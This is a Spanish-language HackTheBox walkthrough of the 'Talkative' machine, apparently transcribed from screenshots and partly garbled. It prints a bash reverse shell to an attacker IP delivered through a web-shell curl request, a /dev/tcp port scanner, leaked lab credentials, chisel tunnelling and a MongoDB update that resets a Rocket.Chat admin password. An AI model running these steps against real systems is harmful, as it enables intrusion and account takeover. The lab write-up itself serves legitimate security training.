

`bash -c 'bash -i >& /dev/tcp/10.10.14.20/111 0>&1'`

```
bash -c 'bash -i >& /dev/tcp/10.10.14.20/111 0>&1'
```

```
bash%20-c%20'bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.20%2F111%200%3E%261'
```

validamos con un curl

```
curl -s -X GET "http://talkative.htb/?cmd=bash%20-c%20'bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.20%2F111%200%3E%261'"
```



Entonces acá al validar un buen rato y ver que el segmento de red, este debería ser el contenedor de salto hacia la máquina real, pero para validar esto tenemos que ver los puertos de la máquina objetivo y una forma de validar tráfico desde el contenedor hacia la máquina.

Mejoro la shell

```
kat@kali: ~/machineshtb
<www/talkative.htb/bolt/public$ export TERM=xterm-256color
rcw-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ source /etc/skel/.bash
67w-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ stty rows 33 columns 1
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ls
assets bundles files index.php robots.txt theme thumbs
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$
```

==Port discovery - Descubrimiento de puertos en Linux - Port scanning - escaneo de puertos ==

Podemos utilizar /dev/tcp para validar los puertos de la máquina, pero para validar si hay conexión entre este contenedor y la máquina debemos apuntar al nodo principal en este caso sería la 172.17.0.1

Probamos la conexión por el puerto 80, ya que en lo que nmap encontró este se encuentra habilitado y es por donde corre Bolt luego validamos por el 81 y por el 3000 entre otros

echo "> /dev/tcp/172.17.0.1/80

```
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ echo '' > /dev/tcp/172.17.0.1/80
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ echo '' > /dev/tcp/172.17.0.1/81
bash: connect: Connection refused
bash: /dev/tcp/172.17.0.1/81: Connection refused
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ echo '' > /dev/tcp/172.17.0.1/3000
bash: connect: Connection refused
bash: /dev/tcp/172.17.0.1/3000: Connection refused
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ echo '' > /dev/tcp/172.17.0.1/8081
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ echo '' > /dev/tcp/172.17.0.1/24
bash: connect: Connection refused
bash: /dev/tcp/172.17.0.1/24: Connection refused
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$
```

Bajo esta lógica buscamos en GitHub un script que automatice le proceso de búsqueda:

<https://github.com/Sq00ky/Bash-Port-Scanner/blob/master/README.md>


```
chmod +x ./spookyscan.sh
./spookyscan.sh -i <ip> -p <High port cap>
```

Example:

```
root@Sp00kySec:~/Scripts# ./spookyscan.sh -i 192.168.1.1 -p 1024
Port 80 is open
Port 139 is open
Port 443 is open
Port 445 is open
root@Sp00kySec:~/Scripts#
```

```
#!/bin/bash
#Variables
empty=""
#Arguments for the script
while [ "$1" != "" ]; do
    case "$1" in
        -i | --ip )           ip="$2";          shift;;
        -p | --ports )        ports="$2";        shift;;
        esac
    shift
done
#Checking if the -i is empty
if [[ $ip == $empty ]]; then
    echo "Please specify an IP address with -i"
    exit
fi
#checking if -p is empty
if [[ $ports == $empty ]]; then
    echo "Please specify the max port range -p"
    exit
fi
#Scans ports/Dumps closed ports/displays open ports
for i in $(seq 1 $ports); do
    ( echo > /dev/tcp/$ip/$i ) > /dev/null 2>&1 && echo $ip:"$i "is open";
done
```

copio y pego el script

```
bash: /dev/tcp/172.17.0.1/24: Connection refused
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ nano portscan.sh
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ cat portscan.sh
#!/bin/bash
#Variables
empty=""
#Arguments for the script
while [ "$1" != "" ]; do
    case "$1" in
        -i | --ip )           ip="$2";
        -p | --ports )        ports="$2";
        *)
            echo "Invalid option"
            exit 1
    esac
    shift
done
#Checking if the -i is empty
if [[ $ip == $empty ]]; then
    echo "Please specify an IP address with -i"
    exit
fi
#checking is -p is empty
if [[ $ports == $empty ]]; then
    echo "Please specify the max port range -p"
    exit
fi
#Scans ports/Dumps closed ports/displays open ports
for i in $(seq 1 $ports); do
    ( echo > /dev/tcp/$ip/$i ) > /dev/null 2>&1 && echo $ip":"$i "is open";
done
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ chmod +x portscan.sh
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ./portscan.sh -i 172.17.0.1 -p 1000
[0] 0:bash 1:nc 2:[tmux]* 3:bash-
```

al parecer solo hay 80 y 22 abiertos

```
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ./portscan.sh -i 172.17.0.1 -p 1000
172.17.0.1:22 is open
172.17.0.1:80 is open
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ./portscan.sh -i 172.17.0.1 -p 1024
172.17.0.1:22 is open
172.17.0.1:80 is open
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ./portscan.sh -i 172.17.0.1 -p 2000
172.17.0.1:22 is open
172.17.0.1:80 is open
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ./portscan.sh -i 172.17.0.1 -p 5000
172.17.0.1:22 is open
172.17.0.1:80 is open
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ./portscan.sh -i 172.17.0.1 -p 20000
172.17.0.1:22 is open
172.17.0.1:80 is open
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$
[0] 0:bash 1:nc 2:nc* 3:bash-
```

y podemos usar el comando ssh

```

www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ssh matt@8f6c
ssh          ssh-add          ssh-agent          ssh-argv0          ssh-copy-id          ssh
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ 
[0] 0:bash 1:nc 2:nc* 3:bash-

```

entonces tendríamos que probar con las credenciales ya encontradas y los usuarios para validar si tenemos éxito.

```

(kali@kali)-[~/machineshtb/Talkative]
$ cat xdata.json
{"A": [{"username": "Username", "Username", false}, [1, "matt@talkative.htb", "matt@talkative.htb", false], [2, "janit@talkative.htb", "janit@talkative.htb", false], [3, "saúl@talkative.htb", "saúl@talkative.htb", false]], "B": [{"labels": [{"0, "Password", "Password", false}, [1, "je009ufhWD<s", "je009ufhWD<s", false], [2, "VcS_DA", "bZ89hVcS_DA", false], [3, "SQWGM>9KHEA", "SQWGM>9KHEA", false]], "C": {"labels": []}}
(kali@kali)-[~/machineshtb/Talkative]
$ 
$ nano user_pass.txt
user_pass.txt
user:
matt@talkative.htb
janit@talkative.htb
saúl@talkative.htb
pass:
je009ufhWD<s

```

Validamos los 3 usuarios y accedemos por ssh con saul

```

www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ssh matt@172.17.0.1 -p22
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kUPIZ6IPcxq7Mei4nUzQI3JakxPUTkTLEejtabx4wnY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
matt@172.17.0.1's password:
Permission denied, please try again.
matt@172.17.0.1's password:

www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ssh janit@172.17.0.1 -p22
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kUPIZ6IPcxq7Mei4nUzQI3JakxPUTkTLEejtabx4wnY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).

(kali@kali)-[~/machineshtb/Talkative]
$ cat user_pass.txt
user:
matt@talkative.htb
janit@talkative.htb
saúl@talkative.htb
pass:
je009ufhWD<s

```

ssh saul@172.17.0.1 -p22

```
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ssh saul@172.17.0.1 -p22
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kUPIZ6IPcxq7Mei4nUzQI3JakxPutkTlEejtabx4wnY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
saul@172.17.0.1's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 14 Feb 2025 02:12:03 AM UTC

Ahora modifico el script
```

Enumeramos la máquina

```
saul@talkative:~$ hostname -I
10.10.11.155 172.17.0.1 172.18.0.1 dead:beef::250:56ff:fe94:c5df
saul@talkative:~$ hostnamectl
  Static hostname: talkative
        Icon name: computer-vm
        Chassis: vm
        Machine ID: 0378ecf490b847babd462f052e335e24
        Boot ID: 42959a7bcb844761b06c9c536667443b
        Virtualization: vmware
        Operating System: Ubuntu 20.04.4 LTS
        Kernel: Linux 5.4.0-81-generic
        Architecture: x86-64
saul@talkative:~$ sudo -l
[sudo] password for saul:
Sorry, user saul may not run sudo on talkative.
saul@talkative:~$ id
uid=1000(saul) gid=1000(saul) groups=1000(saul)
```

Acá podría utilizar linpeas o pspy validamos primero por la segunda opción

```
(kali@kali)~[/machineshtb/Talkative]
$ cp /home/kali/machineshtb/Reddish/pspy64 .
Enumeramos la máquina
(kali@kali)~[/machineshtb/Talkative]
$ ls
'01 empty' creds.txt index.html metadata.json pspy64 simple-backdoor.php.jpg xdata.json
bolt.omv data.bin meta META-INF simple-backdoor.php user_pass.txt
(kali@kali)~[/machineshtb/Talkative]
$
```

levantamos Python server y transferimos por wget

wget http://10.10.14.11/pspy64

```
saul@talkative:/tmp$ wget http://10.10.14.11/pspy64
--2025-02-15 17:24:43-- http://10.10.14.11/pspy64
Connecting to 10.10.14.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64 100%[=====]
2025-02-15 17:24:45 (1.95 MB/s) - 'pspy64' saved [3104768/3104768]

saul@talkative:/tmp$
```

[0] 0:nc* 1:python3- 2:bash

Damos permisos de ejecución chmod +x y ejecutamos, luego de unos minutos encontramos que se ejecuta un copiado del archivo passwd y aparte también se ejecuta el script update_mongo.py

```
2025/02/15 17:27:01 CMD: UID=0 PID=3907 |
2025/02/15 17:27:01 CMD: UID=0 PID=3908 | /bin/sh -c python3 /root/.backup/update_mongo.py
2025/02/15 17:27:01 CMD: UID=0 PID=3909 | /bin/sh -c cp /root/.backup/passwd /etc/passwd
2025/02/15 17:27:01 CMD: UID=0 PID=3910 | uname -p
2025/02/15 17:27:02 CMD: UID=0 PID=3916 | /lib/systemd/systemd-udevd
2025/02/15 17:27:02 CMD: UID=0 PID=3915 | /lib/systemd/systemd-udevd
2025/02/15 17:28:01 CMD: UID=0 PID=3920 | /usr/sbin/CRON -f
2025/02/15 17:28:01 CMD: UID=0 PID=3919 | /usr/sbin/CRON -f
2025/02/15 17:28:01 CMD: UID=0 PID=3922 |
2025/02/15 17:28:01 CMD: UID=0 PID=3921 |
2025/02/15 17:28:01 CMD: UID=0 PID=3924 | /bin/sh -c cp /root/.backup/shadow /etc/shadow
2025/02/15 17:28:01 CMD: UID=0 PID=3923 | cp /root/.backup/passwd /etc/passwd
2025/02/15 17:28:27 CMD: UID=0 PID=3925 |
2025/02/15 17:29:01 CMD: UID=0 PID=3928 | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0 PID=3927 | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0 PID=3926 | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0 PID=3929 | /bin/sh -c cp /root/.backup/passwd /etc/passwd
2025/02/15 17:29:01 CMD: UID=0 PID=3930 | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0 PID=3931 | cp /root/.backup/shadow /etc/shadow
```

Sin embargo, al buscar no encontramos mayor cosa de mongo db validamos puertos abiertos

netstat -antup

```
tcp        0 0 172.17.0.1:6007 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6008 0.0.0.0:* LISTEN -
tcp        0 0 127.0.0.1:3000 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6009 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6010 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6011 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6012 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6013 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6014 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:6015 0.0.0.0:* LISTEN -
tcp        0 0 172.17.0.1:37876 172.17.0.2:27017 TIME_WAIT -
tcp        0 0 10.10.11.155:51980 1.1.1.1:53 SYN_SENT -
tcp        0 0 172.17.0.1:22 172.17.0.15:34472 ESTABLISHED -
tcp        0 0 172.17.0.1:37878 172.17.0.2:27017 TIME_WAIT -
tcp6       0 0 :::8080 :::* LISTEN -
tcp6       0 0 :::8081 :::* LISTEN -
tcp6       0 0 :::8082 :::* LISTEN -
udp        0 0 127.0.0.53:53 0.0.0.0:* -
udp        0 0 127.0.0.1:37120 127.0.0.53:53 ESTABLISHED -
```

MongoDB No SQL

El 27017 este es port por defecto de mongo

Se muestran resultados de **mongodb port**
Buscar, en cambio, **mongo db port**

Patrocinado

 MongoDB
<https://www.mongodb.com>

MongoDB Atlas - Official Site

MongoDB as a Service — Build Your Next Project on **MongoDB** Atlas, the Cloud-Native Document Database as a Service. The Easiest Way to Deploy, Operate, and Scale **MongoDB** in the Cloud in Just a...

27017

Default MongoDB Port

Default Port	Description
27017	The default port for mongod and mongos instances. You can change this port with port or --port .

Para realizar un reenvío de puertos no es viable el ssh forwarding porque nuestro equipo no está conectado directamente a la máquina objetivo por ende utilizaremos chisel. Adicionalmente, tendremos que traer el puerto de un contenedor debido a que apunta a la 172.17.0.2

Chisel portforwarding

Como ya hemos realizado en otras máquinas transferimos chisel a la víctima

```
(kali@kali)-[~/machineshtb/Talkative]
$ cp /home/kali/machineshtb/Seventeen/chisel.sh .
(kali@kali)-[~/machineshtb/Talkative]
$ ls
'01 empty' chisel.sh data.bin port meta META-INF simple-backdoor.php user_pass.txt
bolt.omv creds.txt index.html metadata.json pspy64 simple-backdoor.php.jpg xdata.json
(kali@kali)-[~/machineshtb/Talkative]
$
```



```

saul@talkative:/tmp$ wget http://10.10.14.11/chisel.sh
--2025-02-15 17:58:08-- http://10.10.14.11/chisel.sh
Connecting to 10.10.14.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8384512 (8.0M) [text/x-sh]
Saving to: 'chisel.sh'
chisel.sh 100%[=====]
2025-02-15 17:58:11 (3.28 MB/s) - 'chisel.sh' saved [8384512/8384512]

saul@talkative:/tmp$ chmod +x chisel.sh
saul@talkative:/tmp$ ls
chisel.sh
pspy64
systemd-private-7de3527d6eab42e98b4696b08b6b2772-systemd-logind.service-VYDs8h
systemd-private-7de3527d6eab42e98b4696b08b6b2772-systemd-logind.service-VYDs8h
vmware-root_690-2697074069
saul@talkative:/tmp$

```

Verificamos que sirva

```

saul@talkative:/tmp$ ./chisel.sh

Descargamos chisel
Usage: chisel [command] [--help]
Version: 1.8.1 (go1.19.4)
Commands:
  server - runs chisel in server mode
  client - runs chisel in client mode
Read more:
  https://github.com/jpillora/chisel
saul@talkative:/tmp$

```

Como todo está bien ahora viene la configuración en local.

En kali:

chisel server -p 170 --reverse

```

(kali@kali)-[~/machines/tb/Talkative]
$ ./chisel.sh server -p 170 --reverse
2025/02/15 18:11:46 server: Reverse tunnelling enabled
2025/02/15 18:11:46 server: Fingerprint uPfuI5obbBL1TG3hw0ZdcSG8Fu0uTcaqKon0q5nmYY4=s
2025/02/15 18:11:46 server: Listening on http://0.0.0.0:170

```

En víctima:

./chisel client ip_kali:port_kali R:port_mauina:ip_contenedor:port_contenedor

```

saul@talkative:/tmp$ ./chisel.sh client 10.10.14.11:170 R:27017:172.17.0.2:27017

```

ahora en el server debe aparecer un mensaje de session1

```
(kali㉿kali)-[~/machineshtb/Talkative]
$ ./chisel.sh server -p 170 --reverse
2025/02/15 18:11:46 server: Reverse tunnelling enabled
2025/02/15 18:11:46 server: Fingerprint uPfuI5obbBL1TG3hw0ZdcSG8Fu0uTcaqKon0q5nmYY4=
2025/02/15 18:11:46 server: Listening on http://0.0.0.0:170
2025/02/15 18:12:01 server: session#1: tun: proxy#R:27017=>172.17.0.2:27017: Listening
```

Mongosh

Existe una utilidad que permite conectarnos a mongo por medio de una Shell para ello utilizaremos Mongosh, esta no viene instalada en kali por lo que toca instalarla.



```
(kali㉿kali)-[~/machineshtb/Talkative]
$ sudo npm install -g mongosh
[sudo] password for kali:
npm WARN deprecated acorn-numeric-separator@0.3.6: acorn>=7.4 supports numeric separators
added 468 packages in 37s
74 packages are looking for funding
run `npm fund` for details
(kali㉿kali)-[~/machineshtb/Talkative]
$
```


validamos

```
monero2john  money2john  mongosh  monitor-sensor  montage
(kali㉿kali)-[~/machineshtb/Talkative]
└─$ mongosh
Current Mongosh Log ID: 67b0da5a5619ed608d27d3a9
Connecting to:      mongodb://127.0.0.1:27017/?directConnection=true&serverSelect
Using MongoDB:      4.0.26
Using Mongosh:       2.3.9
npm install -g mongosh

For mongosh info see: https://www.mongodb.com/docs/mongodb-shell/

Alternatively, you can install mongosh using Homebrew, which is a package manager for macOS and Linux. First, ensure Homebrew is installed, then run:

To help improve our products, anonymous usage data is collected and sent to MongoDB periodically in certain circumstances. You can opt-out by running the disableTelemetry() command.

-----
The server generated these startup warnings when booting
2025-02-15T17:11:34.272+0000:
2025-02-15T17:11:34.272+0000: ** WARNING: Using the XFS filesystem is strongly recommended on the primary data file. See http://dochub.mongodb.org/core/prodnotes-filesystem
2025-02-15T17:11:34.272+0000: **
2025-02-15T17:11:35.743+0000:
2025-02-15T17:11:35.743+0000: ** WARNING: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
2025-02-15T17:11:35.743+0000: **
2025-02-15T17:11:35.743+0000:
-----

rs0 [direct: primary] test>
|Talka| 0:saulssh 1:ovthon3 2:chiselocal- 3:mongosh*
```

Ahora buscamos como conectarnos

ive

mongosh connect to db

×

🔍

✓

🔍 All

Images

News

Videos

Goggles

Connecting to MongoDB DB

To connect to a MongoDB database using mongosh, you can use a connection string or command-line options. For example, to connect to a MongoDB deployment that requires authentication, you can use the following command:

```
mongosh "mongodb://mongodb0.example.com:28015" --username alice --authenticationDatabase
```

Alternatively, you can specify the database in the connection string URI path. If you do not specify a database, you will connect to the test database by default. For example, to connect to a database called qa on localhost, you can run:

```
mongosh "mongodb://localhost:27017/qa"
```

If your deployment requires TLS, you can enable it using the `--tls` option or by specifying `tls=true` in the connection string options. For example:

```
mongosh "mongodb://mongodb0.example.com:28015/?tls=true"
```

Colocamos el localhost parece que no es necesario colocar el port del reenvio

```

(kali@kali)-[~/machineshtb/Talkative]
$ mongosh mongodb://127.0.0.1
Current Mongosh Log ID: 67b0db7fe852b6c5af1d51e3
Connecting to: mongodb://127.0.0.1/?directConnection=true&serverSelectionTimeoutMS=2000&appName=mongosh+2.3.9
Using MongoDB: 4.0.26
Using Mongosh: 2.3.9
Colocamos el localhost
For mongosh info see: https://www.mongodb.com/docs/mongosh-shell/
-----
Descargamos chisel
este lo traemos de otra
-----
The server generated these startup warnings when booting
2025-02-15T17:11:34.272+0000:
2025-02-15T17:11:34.272+0000: ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2025-02-15T17:11:34.272+0000: ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2025-02-15T17:11:35.743+0000:
2025-02-15T17:11:35.743+0000: ** WARNING: Access control is not enabled for the database.
2025-02-15T17:11:35.743+0000: ** Read and write access to data and configuration is unrestricted.
2025-02-15T17:11:35.743+0000:
-----
chisel server -p 9999 -
-reverse

```

Realizamos una enumeración básica de base de datos

```
rs0 [direct: primary] test> show databases;
admin      104.00 KiB
config     124.00 KiB
local      11.36 MiB
meteor     4.64 MiB
rs0 [direct: primary] test>
```

```
rs0 [direct: primary] test> use admin
switched to db admin
rs0 [direct: primary] admin> show tables;
system.keys
system.version
rs0 [direct: primary] admin> desc system.keys
Uncaught:
SyntaxError: Missing semicolon. (1:4)

> 1 | desc system.keys
    |      ^
    2 |
rs0 [direct: primary] admin>
[Talka] 0:saulssh 1:python3 2:chiselocal- 3:mongo
```

como es una No SQL consultas básicas no funcionan, por lo tanto, toca buscar por tablas y encontramos una tabla de usuarios en la base de datos meteor

use meteor;
show tables;

```
rocketchat_livechat_page_visited
rocketchat_livechat_trigger
rocketchat_livechat_visitor
rocketchat_message
rocketchat_message_read_receipt
rocketchat_oauth_apps
rocketchat_oembed_cache
rocketchat_permissions
rocketchat_reports
rocketchat_roles
rocketchat_room
rocketchat_sessions
rocketchat_settings
rocketchat_smarsh_history
rocketchat_statistics
rocketchat_subscription
rocketchat_uploads
rocketchat_user_data_files
rocketchat_webdav_accounts
ufsTokens
users
usersSessions
view_livechat_queue_status
system.views
rs0 [direct: primary] meteor>
[Talka] 0:saulssh 1:python3 2:chiselocal- 3:mongosh
```

ahora para ver el contenido es con el comando db.nombredetabla.find()


db.users.find()

```
(To exit, press Ctrl+C again or Ctrl+D or type .exit)
rs0 [direct: primary] meteor> db.users.find()
[
  {
    _id: 'rocket.cat',
    createdAt: ISODate('2021-08-10T19:44:00.224Z'),
    avatarOrigin: 'local',
    name: 'Rocket.Cat',
    username: 'rocket.cat',
    status: 'online',
    statusDefault: 'online',
    utcOffset: 0,
    active: true,
    type: 'bot',
    _updatedAt: ISODate('2021-08-10T19:44:00.615Z'),
    roles: [ 'bot' ]
  },
  {
    _id: 'ZLMid6a4h5YEosPQi',
    createdAt: ISODate('2021-08-10T19:49:48.673Z'),
    services: {
      password: {
        bcrypt: '$2b$10$jzSWpBq.eJ/yn/Pdq6ilB.U0/kXHB102A.b2yooGebUbh69NIUu5y'
      },
      forwarding-with-email: {
        verificationTokens: [
          {
            token: 'dgATW2cAcF3adLfJA86ppQXrn1vt6omBarI8VrGMI6w',
            address: 'saul@talkative.htb',
          }
        ]
      }
    }
  }
]
[Talka] 0:saulssh 1:python3 2:chiselocal- 3:[tmux]*
```

```
}, MySQL como
email: {
  verificationTokens: [
    {
      token: 'dgATW2cAcF3adLfJA86ppQXrn1vt6omBarI8VrGMI6w',
      address: 'saul@talkative.htb',
      when: ISODate('2021-08-10T19:49:48.738Z')
    }
  ],
  resume: { loginTokens: [] }
},
emails: [ { address: 'saul@talkative.htb', verified: false },
type: 'user',
status: 'offline',
active: true,
_updatedAt: ISODate('2025-02-15T17:22:12.166Z'),
roles: [ 'admin' ],
name: 'Saul Goodman',
lastlogin: ISODate('2022-03-15T17:06:56.543Z'),
statusConnection: 'offline',
username: 'admin',
utcOffset: 0
}
]
rs0 [direct: primary] meteor>
[Talka] 0:saulssh 1:python3 2:chiselocal- 3:[tmux]*
```

con la información encontrada probé credenciales, pero no funciono, adicionalmente el hash encontrado parece

ser no muy fácil de crackear entonces como esto conecta al servicio del port 3000 que es Rocket.chat y adicionalmente tenemos conexión directa a la base de datos podríamos modificar el registro de login.



Google search results for "rocket.chat changue password whit mongo". The results show several forum posts and a GitHub gist. The top result is from the Rocket Chat forum, dated 19 dic 2019, titled "How do I change a user's password?". Below it is another forum post from 18 feb 2022, titled "How do I change/set the password". A third result is from 16 sept 2021, titled "Cannot change password with users.update method of REST ...". A fourth result is from 19 dic 2019, titled "How do I change a user's password? - #2 by michel.py". Below these are links to "Más resultados de forums.rocket.chat".

restoring-an-admin But you probably shouldn't do it on a regular basis.

How do I change a user's password? - Rocket Chat forum 19 dic 2019

How do I change/set the password - Rocket Chat forum 18 feb 2022

Cannot change password with users.update method of REST ... 16 sept 2021

How do I change a user's password? - #2 by michel.py 19 dic 2019

Más resultados de forums.rocket.chat

Super User
https://superuser.com › questions · Traducir esta página

[Update the Rocketchat administrator password from ...](#)

11 oct 2019 — I would like to change the password of a Rocketchat user from the mongo command prompt. I followed to the letter the documentation provided by Rocketchat.

GitHub
https://gist.github.com › nasrulhazim · Traducir esta página

[Rocket.Chat: Reset User Details · GitHub](#)

Update User's Role to Admin. You may want to update user's role to admin. Do the following:

validamos y parece que sí podemos actualizar el registro



https://gist.github.com/nasrulhazim/10da3980c0e096e85a488e5a97add360

late - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git...

Get User's ID

```
db.getCollection('users').find({username:'admin'})
```


Grab the `_id` to be use in next step.

Update Selected User's Password to 12345

```
db.getCollection('users').update({_id:"admin"}, { $set: {"services" : { "password" : {"bcrypt" : "$2a$10$9CM8OgInDlwpvjLKLpML.eizXIzLlRtgCh3GRLafOdR9ldAUh/KG" } } } })
```

copiamos la sentencia y validamos

```
